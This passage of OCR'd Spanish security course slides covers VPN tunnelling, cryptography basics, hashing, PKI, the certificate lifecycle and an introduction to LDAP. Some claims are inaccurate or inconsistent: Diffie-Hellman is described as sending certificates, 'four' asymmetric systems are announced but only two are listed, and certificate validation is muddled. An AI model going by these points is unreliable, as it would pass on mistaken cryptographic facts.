no autorizadas.




Tunelización



IPSec y SSL



7 Application
6 Presentation
5 Session
4 Transport
3 Network
2 Data Link
1 Pysical
IPSec
7 Application
6 Presentation
5 Session
4 Transport
3 Network
2 Data Link
1 Pysical
SSL
HTTPS
TCP
IP
Application 7
Presentation 6
Session 5
Transport 4
Network 3
Data Link 2
Pysical 1


IPSec y SSL


Router to Firewall
PC to Firewall
Router to Router
PC to Server
También SSL
PC to Router

VPN – Red Privada Virtual

Emula un entorno cerrado de red, pero empleando redes externas como infraestructura. Realmente, es una red basada en túneles





Criptografía

- La Criptografía es el hecho de cifrar mediante el empleo de un código un determinado mensaje para que no pueda ser desvelado a personas que no dispongan de dicho código y, por tanto, no estén autorizados a ello.

- Cuando se inventa un código, éste se hace, evidentemente, para ser irrompible, pero esto deja de ser así cuando alguien lo rompe. Algunas técnicas empleadas para ello son:

  - **Análisis de frecuencia:** consiste en escuchar los mensajes cifrados durante el tiempo suficiente para observar en él patrones repetidos. Estos patrones pueden dar una idea de los protocolos que se están transmitiendo, y, conocidos ellos, obtener el código de cifrado empleado.

  - **Errores en los algoritmos:** Los algoritmos de cifrado son modelos matemáticos que después son programados en ordenadores. En esta programación pueden existir errores o vulnerabilidades que permitan obtener información sobre el código empleado.

  - **Fuerza bruta:** Consiste en tratar de encontrar la llave de cifrado mediante intentos con combinaciones de caracteres.

  - **Errores humanos:** Por ejemplo, alguien que recibe un mail cifrado, luego lo reenvía sin cifrar, y el hacker, si lee ambos correos, tendrá la capacidad de descifrar el código.


Criptografía física

- **Criptografía Física:** No se utilizan operaciones matemáticas para realizar el cifrado
  - **Sustitución o transposición** de caracteres, palabras o trozos del mensaje

    “HOLA ME LLAMO PACO” → “4H9672055667094P7C9”

    NÚMERO LETRAS + CODIGO MURCIELAGO
  - **Esteganografía:** consiste en ocultar un mensaje dentro de otro

    “PACO” -> “POR FAVOR DECODIFICA ESTO”
  - **Sistemas híbridos:** hacen mucho más complejo de descifrar el mensaje real si se desconoce el código empleado



Criptografía matemática

- **Criptografía Matemática:** Tiene que ver con la realización de operaciones matemáticas sobre el mensaje.

  - **HASHING:** Conversión de todo el mensaje a un valor de HASH (por ejemplo, sumar todos los códigos de las letras del mensaje y al valor resultante multiplicarlo por el número de letras que hay)


    "HOLA ME LLAMO PACO" → 22762

    (72+79+76+65+32+77+69+32+76+76+65+77+79+32+80+65+67+79) * 19 = 22.762

  - A partir del valor de hash es imposible obtener el mensaje original

  - Es utilizado para enviarlo con el mensaje y que el receptor pueda, calculando el mismo hash, comprobar la integridad y autenticación del mensaje


  - Su ataque consiste en tratar de encontrar dos menajes con el mismo hash.



Criptografía matemática


- **Secure Hash Algoritm (SHA):** Es un algoritmo empleado para dotar de integridad al mensaje. Se trata de un protocolo one-way que produce un hash. Posteriormente, este hash puede ponerse junto con el mensaje a transmitir y cifrarlo todo junto, firmando el mensaje.

- **Messade Digest Algoritm (MD):** Es un algoritmo one-way que genera un hash a partir de un valor, usado para mantener la integridad. Es más rápido que SHA, pero se ha visto comprometido (se han localizado colisiones, es decir, varios mensajes que dan el mismo hash)




Criptografía matemática

- **Algoritmos simétricos:** Requiere que en ambos extremos se conozca la misma llave para poder cifrar o descifrar los mensajes. Esta llave debe ser protegida
  - **Data Encryption Standard (DES):** Algoritmo de 56 bits, ya comprometido y sustituido por AES.
  - **Triple DES (3DES):** Es un upgrade tecnológico de DES, aunque se utiliza más AES.
  - **Advanced Encryption Standard (AES):** Soporta llaves de 128, 192 y 256 bits.
- **Algoritmos asimétricos:** Utilizan dos llaves, una para cifrar y otra para descifrar. Cuando se desea enviar un mensaje a un destino se utiliza la clave pública de ese destino para cifrar el mensaje, y sólo el destino, empleando su clave privada, podrá descifrarlo. La clave privada debe mantenerse segura. Esta arquitectura se llama PKC (Public Key Cryptography). Se utilizan cuatro sistemas asimétricos:
  - **RSA:** RSA es un sistema de clave pública muy implementado. Trabaja tanto para cifrado como para firma digital.
  - **Diffie-Hellman:** Se utiliza para realizar el envío de certificados a través de redes públicas




Criptografía cuántica

- **Criptografía Cuántica:**
  - Se basa en las características de las partículas más pequeñas conocidas.
  - El proceso depende del modelo llamado Principio de Incertidumbre de Heisenberg, según el cual el mero hecho de observar o medir algo, hace que el resultado varíe
  - En la criptografía cuántica, empleada exclusivamente en transmisiones ópticas, el mensaje es enviado con una serie de fotones polarizados de determinado modo. El hecho de leer estos fotones hace que modifiquen su polaridad, con lo que el mensaje se ve alterado por el mero hecho de haberlo leído. Solo el receptor, preparado para recibir el mensaje de un determinado modo, puede leerlo correctamente.



Public Key Infraestructure

- Un sistema criptográfico debería cubrir todos los servicios de la seguridad:
  - **Confidencialidad:** La capacidad de un sistema criptográfico de dotar confidencialidad se llama robustez. Un sistema es robusto cuando su mecanismo de cifrado lo es. Se mide en el factor de trabajo, que aporta una medida del tiempo y esfuerzo necesarios para romper un cifrado.
  - **Integridad:** Es asegurar que el mensaje no ha sido modificado. Para ello se puede agregar un MAC (Message Authentication Code) al mismo mensaje. Este MAC sale de una operación de hash sobre el propio mensaje. Si el mensaje es modificado, también lo es el MAC, con lo que es posible detectar esa situación.
  - **Firma digital:** Una firma digital se obtiene a partir de un hash del documento, que posteriormente es cifrado utilizando la clave privada del emisor. El receptor para comprobar la integridad y autenticidad debe calcular el mismo hash del documento, y descifrar el hash recibido utilizando la clave pública del emisor. Si coinciden, el documento es originariamente del emisor y se garantiza su integridad. La autenticación se logra mediante firma digital, aunque también puede lograrse mediante la inserción de palabras clave en el mensaje, que respondan a un reto enviado por el receptor.
  - **No repudio:** El no repudio es evitar que se pueda negar una acción realizada. En estructuras de PKI se utilizan CA (Certificate Authorities), que gestionan las llaves públicas y gestionan la validación de los certificados.
  - **Autorización (Control de Acceso):** El control de acceso son los mecanismos que se llevan a cabo para evitar que se acceda a sistemas que realizan la criptografía. Los certificados pueden ser perdidas o robadas. Deben incluirse métodos de seguridad física y lógica para evitar el comprometer las claves privadas de un sistema.



Public Key Infraestructure

- **Autoridad Certificadora (CA):** Es un sistema u organización que es responsable de entregar, revocar y distribuir los certificados.
  - El certificado asocia una pareja de claves a un individuo o sistema, con lo que se debe disponer de suficiente información del sistema.
  - Las CA's pueden ser públicas o privadas.
- **Autoridad Registradora (RA):** Este sistema apoya a la CA para prevenir demasiada carga en la misma. Puede distribuir certificados, aceptar registros de la CA y validar identidades.
- **Autoridad Registradora Local (LRA):** Se trata de una RA pero que además tiene la potestad de aceptar registros de nuevas identidades.
- **Certificados digitales:** Los certificados son utilizados para autenticar una identidad de un usuario o sistema. Pueden utilizarse también para almacenar determinada información relativa al mismo. El certificado más empleado es X.509, estándar de la ITU.


Public Key Infraestructure


Para realizar el proceso de cifrado, cada estación se inventa una pareja de claves pública y privada.

Posteriormente, se procede al intercambio de claves públicas. Puede ser un intercambio en dos o en tres pasos.

Para asegurar los servicios de no repudio y autenticación fuerte, se requiere que la clave haya sido entregada por una entidad intermediaria, mediante la autenticación fehaciente del que recibe las claves.

A estas claves se les da formato de certificado digital (DNI), bajo el estándar X.509





Public Key Infraestructure

Cuando una estación dispone de X.509, puede ser autenticada preguntando a la entidad que le ha entregado el certificado:


- **Departamento de seguridad de la empresa**
- **Fábrica Nacional de Moneda y Timbre**
- **Verisign**
- **Etc.**

Se cifra el certificado presentado (clave publica) con la clave publica de la entidad de referencia (conocida), y se le hace llegar. En el retorno, confirma o desmiente el haber emitido ese certificado.

Un mensaje firmado (cifrado) con el certificado digital tiene la misma validez legal que una firma manuscrita en presencia de un notario, y más seguridad que ésta última.

El certificado puede entregarse en un fichero, en un token, en una tarjeta, etc.


El usuario asume responsabilidad legal de su utilización



Ciclo de vida de los certificados

- **Generación:** Puede ser centralizada o distribuida:
- **Distribución:** Key Exchange Algoritm (KEA) negocia una clave secreta entre las dos partes usada solamente para la distribución. La llave privada se distribuye manualmente. La llave privada necesita protección total, tanto a nivel lógico como físico.
- **Key scrow:** Es el almacenado de las claves públicas y privadas de modo que estén disponibles para aspectos legales.
- **Expiración:** Un certificado expira cuando lo indica su fecha de expiración, indicada en el momento de creación del certificado. A partir de ese momento, el certificado no es válido.
- **Revocación:** La CA puede revocar un certificado por ejemplo porque su seguridad se ha visto comprometida. Una vez que un certificado ha sido revocado no puede volver a utilizarse nunca.
- **Suspensión:** La CA puede suspender temporalmente la validez de un certificado. Por ejemplo, durante una ausencia temporal de un trabajador.
- **Recuperación y archivado:** consiste en el almacenado de certificados viejos para que la información que haya sido cifrada con ellos pueda ser recuperada.
- **Renovación**: Es el proceso de asignar un nuevo certificado a una entidad cuando su propio certificado está a punto de expirar.
- **Destrucción**: Es el proceso de destruir físicamente los certificados no válido

Firma electrónica




Introducción a LDAP

1. **Introducción y conceptos de seguridad**
2. **Ataques en los sistemas TIC**
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**
5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**
9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Introducción a LDAP**

    1. Introducción
    2. Estructura del Directorio LDAP
    3. Protocolo LDAP
    4. Seguridad LDAP
    5. Práctica LDAP
    6. Integración de LDAP en una arquitectura de seguridad


12. **Seguridad en el Comercio Electrónico**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**
15. **Examen CompTIA Security+**



Introducción

- A medida que se incrementa el uso de las TIC, la gestión centralizada de los diversos sistemas se vuelve compleja:
  - Cada sistema tiene sus propios servicios de seguridad
  - Su identificación es compleja
  - ¿Como sabes dónde hay una impresora?


- Es necesario disponer de un lugar donde puedas consultar todo lo que necesitas en relación a la red, e idealmente cumplir:
  - Funcionalidad
  - Facilidad de uso
  - Administración simple y segura
  - Información clara y consistente
  - Integridad
  - Confidencialidad



Directorio


- Guía telefónica
- DNS
- Listas de contactos, direcciones…

- Para identificar…
  - Personas y cuentas
  - Máquinas
  - Departamentos
  - Salas



Directorio

- Tanto la consulta como la respuesta son breves y concisas
- Funcionalidad limitada frente a una base de datos relacional
- Pocos cambios en la información almacenada
- Capacidad de responder rápidamente a consultas concretas




¿Base de Datos?


- LDAP es un tipo de base de datos, pero no es una base de datos relacional. No está diseñada para procesar cientos o miles de cambios por minuto como los sistemas relacionales, sino para realizar lecturas de datos de forma muy eficiente.
- ¿Por qué no utilizar una base de datos de propósito general?
- Excesivas
  - Demasiado pesadas
- Insuficientes
  - Dificultad de normalización (Codd)
  - Falta de normalización (estándares)

Directorio X.500

- X.500 es un estándar de 1988 del CCITT

- Organiza entradas de directorio de un modo jerárquico
- Tiene potentes mecanismos de búsqueda
- Define un protocolo (DAP, Directory Access Protocol) para acceso a la información del directorio
- Necesita protocolos OSI (no soporta IP)
- Demasiado pesado para entornos pequeños o medianos



